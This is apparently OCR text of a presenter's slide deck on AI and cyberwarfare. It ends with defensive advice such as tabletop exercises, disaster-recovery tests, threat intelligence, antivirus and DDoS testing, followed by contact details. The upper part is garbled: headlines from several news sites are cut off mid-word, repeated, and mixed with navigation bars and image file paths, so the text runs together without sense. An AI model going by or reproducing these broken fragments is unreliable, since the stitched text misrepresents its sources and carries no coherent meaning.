
Artificial intelligence could make the US military more powerful—and also more vulnerable

10 March 2022

How cybe
are chan

AI and Cyberwarfare's Growing Role in International Security

Future



WIRED
SECURITY POLITICS GEAR BACKCHANNEL BUSINESS SCIENCE CULTURE IDEAS MERCH

TOM SIMONITE BUSINESS JUL 19, 2017 7:00 AM

Much as Nukes

rful—and also more vulnerable

rowing Role in

CIO.inc
Topics News Training Resources Events Jobs


Video

Future of Cyberwar: Unleashing the Power of AI in Kinetic Domain

Prof. V. S. Subrahmanian Warns of Influence Attacks and Grey Zone Warfare

Rahul Neel Mani (@rneelmani) • July 20, 2023

Future



WIRED
SECURITY POLITICS GEAR BACKCHANNEL BUSINESS SCIENCE CULTURE IDEAS MERCH
TOM SIMONITE
CIO
Topics
New
FINANCIAL TIMES
UK COMPANIES TECH MARKETS CLIMATE OPINION LEX WORK & CAREERS LIFE & ARTS HTSI
FT Alphaville
Artificial intelligence
+ Add to myFT
Video

The next wave of AI hype will be geopolitical. You're paying

The wealth of hallucinations

rowing Role in

Future of Cyberwar: Unleashing the Power of AI in Kinetic Domain

Prof. V. S. Subrahmanian Warns of Influence Attacks and Grey Zone Warfare

Rahul Neel Mani (@rneelmani) • July 20, 2023

What have we learned


- War is no longer just nation vs nation
- Still skiddies running DDoS at scale
- Hactivists evolving
- More advanced attacks

What can we do

- Tabletops
- DR tests
- Threat Intel
- Listen to CERT (Cyber Event Readiness Team) / NCSC
- AV
- DDoS tests

Supply chain

Supply chain



Thank you

Chris Pritchard
Blackberry
Cloudflare
Security Joes

ANY QUESTIONS?

CONTACT ME

ANDY AT DROIDANDY.COM